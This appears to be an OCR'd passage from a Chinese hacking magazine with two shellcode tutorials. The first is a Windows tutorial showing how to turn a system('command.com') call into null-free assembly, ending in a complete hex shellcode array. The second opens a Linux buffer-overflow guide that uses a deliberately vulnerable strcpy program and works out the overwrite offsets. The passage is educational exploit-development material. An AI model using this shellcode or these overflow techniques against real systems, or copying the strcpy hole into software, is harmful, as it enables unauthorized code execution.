


图4

```
#include<windows.h>
int main()
{
LoadLibrary("msvcrt.dll");
system("command.com");
return 0;
}
```

接着，在程序中的任意一个位置设个断点，进入调试。打开反汇编界面，分析程序的指令，如图5 所示。

```
4:        LoadLibrary("msvcrt.dll");
00401028 8B F4                mov       esi,esp
0040102A 68 04 51 42 00       push      offset string "msvcrt.dll" (00425104)
0040102F FF 15 68 C1 42 00    call      dword ptr [__imp__LoadLibraryA@4 (0042c168)]
00401035 3B F4                cmp       esi,esp
00401037 E8 54 01 00 00       call      __chkesp (00401190)
5:        system("command.com");
0040103C 68 38 40 42 00       push      offset string "command.com" (00424038)
00401041 E8 3A 00 00 00       call      system (00401080)
00401046 83 C4 04             add       esp,4
6:        return 0;
00401049 33 C0                xor       eax,eax
7:    }
```

图5

通过观察指令，发现Windows下调用函数的流程为：参数地址入栈，Call函数的入口地址。具体地说就是，在Windows下，函数的调用需要先把函数所在的动态链接库Load进去，而在执行的时候用堆栈传递参数，然后直接Call该函数的地址。

比如在Windows下执行函数"Func(argv1, argv2, argv3)"，先把参数从右至左压入堆栈，这里就是依次把argv3、argv2、argv1压入堆栈，然后Call Func函数的地址。这里的Call Func函数地址，其实等于两步，一是保存当前EIP，二是跳到Func函数的地址执行，即"Push EIP+Jmp Func"。

在观察汇编代码的时候，有人会发现地址和汇编代码中间的就是机器码。那么，直接把这些机器码抄下来不就是ShellCode了吗？不是的。这些机器码虽然能够实现打开CMD窗口的功能，但在实际的溢出攻击中却不能够正常使用。这是为什么呢？因为这些机器码里有0。而大多数的溢出漏洞都是在字符串操作时不允许出现的，比如用strcpy()函数或者strcat()函数。这些函数在复制或连接字符串时会把0当成字符串的终止符"\0"，导致只有一部分机器码进入了堆栈，从而机器码失去功能，攻击失败。所以，我们的工作就是把汇编代码中出现0的地方改一下，用其他指令代替，比如"push 0"可以使用"xor edi,edi push edi"来代替。

结合调用函数时，Windows的工作原理可以分析得到，要实现system("command.com")的步骤为：参数command.com的地址入栈，CALL system的入口地址。

现在问题又来了，参数system的地址是多少？其实，连内存里到底有没有command.com这个字符串我们都不知道。但在这里，可以自己在堆栈里造出command.com字符串。可以采用如下指令：

```
push ebp
mov ebp,esp
xor edi,edi
push edi
sub esp,08h
mov byte ptr[ebp-0ch],63h
//c
mov byte ptr[ebp-0bh],6fh
//o
mov byte ptr[ebp-0ah],6dh
//m
mov byte ptr[ebp-09h],6dh
//m
mov byte ptr[ebp-08h],61h
//a
mov byte ptr[ebp-07h],6eh
//n
mov byte ptr[ebp-06h],64h
//d
mov byte ptr[ebp-05h],2eh   //.
mov byte ptr[ebp-04h],63h
//c
mov byte ptr[ebp-03h],6fh
//o
mov byte ptr[ebp-02h],6dh
//m
lea edx,[ebp-0ch]
push edx
//把参数的地址压入栈中
mov eax,0x77bf93c7
//把函数system的入口地址放入eax中
call eax
//CALL函数的入口地址
```

对汇编研究不深的朋友不用着急，因为写这个ShellCode的汇编很容易理解，而且通过这个例子，我们会发现，写ShellCode时的汇编代码的格式都分为如下3个模块 push ebp mov、ebp和esp，这是为了将堆栈中的栈底设置在原堆栈的栈顶，将参数放到内存中3.CALL 函数的入口地址。

在写汇编语言时，要注意push指令操作的内存单位为4个字节。不同的系统中，一般函数的入口地址不一样。这里给大家一个现成的程序getaddr.c，可以用它获得system()函数的入口地址，如图6 所示。




图6

将上述汇编代码填入4.c中，代码如下:

```
#include<stdio.h>
#include<windows.h>
main()
{
LoadLibrary("msvcrt");
_asm
{
push ebp
mov ebp,esp
xor edi,edi
push edi
sub esp,08h
mov byte ptr[ebp-0ch],63h
//c
mov byte ptr[ebp-0bh],6fh  //o
mov byte ptr[ebp-0ah],6dh  //m
mov byte ptr[ebp-09h],6dh
//m
mov byte ptr[ebp-08h],61h  //a
mov byte ptr[ebp-07h],6eh  //n
mov byte ptr[ebp-06h],64h
//d
mov byte ptr[ebp-05h],2eh  //.
mov byte ptr[ebp-04h],63h  //c
mov byte ptr[ebp-03h],6fh
//o
mov byte ptr[ebp-02h],6dh  //m
lea edx,[ebp-0ch]
push edx
//把参数的地址压入栈中
mov eax,0x77bf93c7
call eax
//调用system
}
}
```

执行后的效果如图7所示，说明汇编代码实现了应有的功能。

接着，在程序中设个断点，调试，进入反汇编界面，将机器码抄下来，至此ShellCode编写完毕。

```
shellcode[]="\x55\x8b\xec\x33\xff\x57\x83\xec\x08\xc6\x45\xf4\x63"
"\xc6\x45\xf5\x6f\xc6\x45\xf6\x6d\xc6\x45\xf7\x6d\xc6"
"\x45\xf8\x61\xc6\x45\xf9\x6e\xc6\x45\xfb\x2e\xc6\x45"
"\xfc\x63\xc6\x45\xfd\x6f\xc6\x45\xfe\x6d\x8d\x55\xf4"
"\x52\xb8\xc7\x93\xbf\x77\xff\xd0";
```




图7


通过上面的分析，大家应该对编写ShellCode有一个大体的认识了。这里总结一下步骤:先写一个纯C程序，调试，进入反汇编界面，观察分析代码;分析清楚程序执行流程之后，自己写汇编代码，用技巧避免机器码中出现0;编写汇编代码采用参数地址入栈、Call函数入口地址的顺序;最后，在汇编程序中设断点，调试，进入反汇编界面，将机器码抄写下来就可以了。

LoadLibrary("msvcrt")的机器码可用上面编写ShellCode的方法得到，这里不再赘述。将LoadLibrary("msvcrt")的机器码放在system("command.com")的机器码前面，即可得到完整的ShellCode。这里提一句，由于在不同的系统中函数的入口地址不同，因此Shell Code的可一致性很差。

编写ShellCode涉及的基础知识比较多，包括微机原理里的代码段和堆栈段的相关知识，以及Windows调用函数的机制。同时，需要对VC6.0的操作比较熟练，最重要的是要有比较高的汇编语言编程能力。这可以通过在以后编写ShellCode的过程中不断锻炼，相信有毅力的朋友定能成功，写出超强大、超精简的ShellCode。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：汇编
关键词：编程、ShellCode、远控



菜鸟版Exploit编写指南之五十一：

Linux下巧妙构造ShellCode实现远程控制

文/图 小小杉

本文首先讲述Linux下缓冲区溢出攻击的原理及实现技术，然后过渡到如何巧妙构造精细的ShellCode，并通过套接字绑定的ShellCode展现它的魅力。虽然黑防有菜鸟版来讲述缓冲区溢出，但可能仍然有大部分读者不理解它的原理，甚至其基本的概念，如ESP、EBP、EIP等都有可能误解了，更甚至是在Linux下的溢出攻击技术调试技巧、Linux下ShellCode的编写等。如果大家对这些不熟悉，本文会带给你对Linux下缓冲区溢出及ShellCode编写的更深层次的理解。

前置知识

要实现缓冲区溢出攻击，首先必须理解以下几个基本概念。

（1）调用函数funA在call被调函数funB时，会返回地址ret，即当前EIP指令地址push到自己的栈帧中，然后才会为funB创建新栈帧并压入系统栈，即每个函数都有自己的栈帧空间，当前正在运行的函数的栈帧总在栈顶位置。

（2）栈指针寄存器ESP。该指针永远指向系统栈最上面的一个栈帧的栈顶（注意：这里不是某一个函数栈帧的栈顶）。

（3）基址指针寄存器EBP。该指针永远指向系统栈最上面的一个栈顶的底部。

（4）被调用函数funB的形参压入栈的顺序为从右自左，并且同funA在一个栈帧中，所以当我们实现缓冲区溢出，覆盖EBP、EIP时，是不需要考虑这些形参的，因为它们在函数FuncB栈帧的下方，显然也位于EBP、EIP的下方。

理解了上面的几个基本概念后，还要具备一定的汇编功底，至少能够看懂汇编语言，否则在面对一块冗长的汇编代码时，你会束手无策；其次需要理解并掌握Linux下的AT&T汇编与Win32下Intel汇编的区别。好了，希望不要被上面的东西吓倒，学习的过程就是从无到有，贵在坚持。如果对汇编想深入了解的读者，建议阅读完本文后，推荐大家仔细品读王爽编写的《汇编语言》一书，写得很精辟。下面介绍一下本文需要用到的工具及编译环境。

开发工具和编译环境

在ShellCode的开发过程中，要使用众多的工具来完成ShellCode的编写、编译、转换、测试和调试等工作。本文涉及的所有代码，其编写与调试工作均在Linux平台下完成，平台为Redhat版本，内核为Linux-2.6.18。主要的开发工具包括：nasm，用来编译执行简易的汇编代码，这里的简易主要指程序中涉及到的代码段等，Linux平台在默认情况下是不支持nasm命令的，因为没有默认安装，需要自行下载nasm开发包并正确安装；gdb调试器，本文主要使用gdb来跟踪代码的执行过程，分析EBP、EIP指令寄存器的当前状态；objdump，主要用来dump出OPcode，即机

器码，以便进一步优化ShellCode; strace，用来跟踪程序中使用的所有系统调用 Ollydbg，为了在不同平台上进行对比分析，这里用到了Windows下常用的反汇编工具Ollydbg。

揭开缓冲区溢出的面纱

下面通过一段简单的C代码来深入分析缓冲区溢出的主要原理及相关技术，并通过代码分析与对比测试，揭示Linux平台与Windows平台下缓冲区溢出的主要区别。我们来看一个简单程序buffover的C代码，分别在Linux平台与Windows平台下进行测试对比分析。

```
#include <stdio.h>
#include <string.h>
#define PWD  "1234567"
void overflow(char *s_buff){
int retval;
char d_buff[8];
retval = strcmp(s_buff, PWD);
strcpy(d_buff, s_buff); //缓冲区溢出测试
return retval;
}
int main(int argc, char *argv[]){
char buff[1024];
overflow(argv[1]);
}
```

根据前面的分析，可以很容易地画出该程序的栈帧结构图，如图1 所示




图1

1.Windows平台下的程序分析

程序首先将整型变量retval压入栈中，即紧靠并位于EBP的前方，占4字节，然后分配8字节的空间存放变量d_buff。用VC 6.0打开此程序，设置断点后，按F 5 运行到断点位置，直接进入Disassembly状态，显示结果如图2所示。




图2

变量存放，这些均完全符合图1 结构给出的栈帧结构。因此，如果我们想要覆盖E I P 地址，跳转到ShellCode位置，这里就需要给argv[1]填充20个字节，其中g_buff、retval、ebp、eip分别占8、4、4、4 字节空间。具体的覆盖进行，大家可以将buffover.c程序复制到VC 6.0下自行测试，然后用Ollydbg.exe软件进行反汇编代码，按F7、F8跟踪调试即可，这里不再赘述。

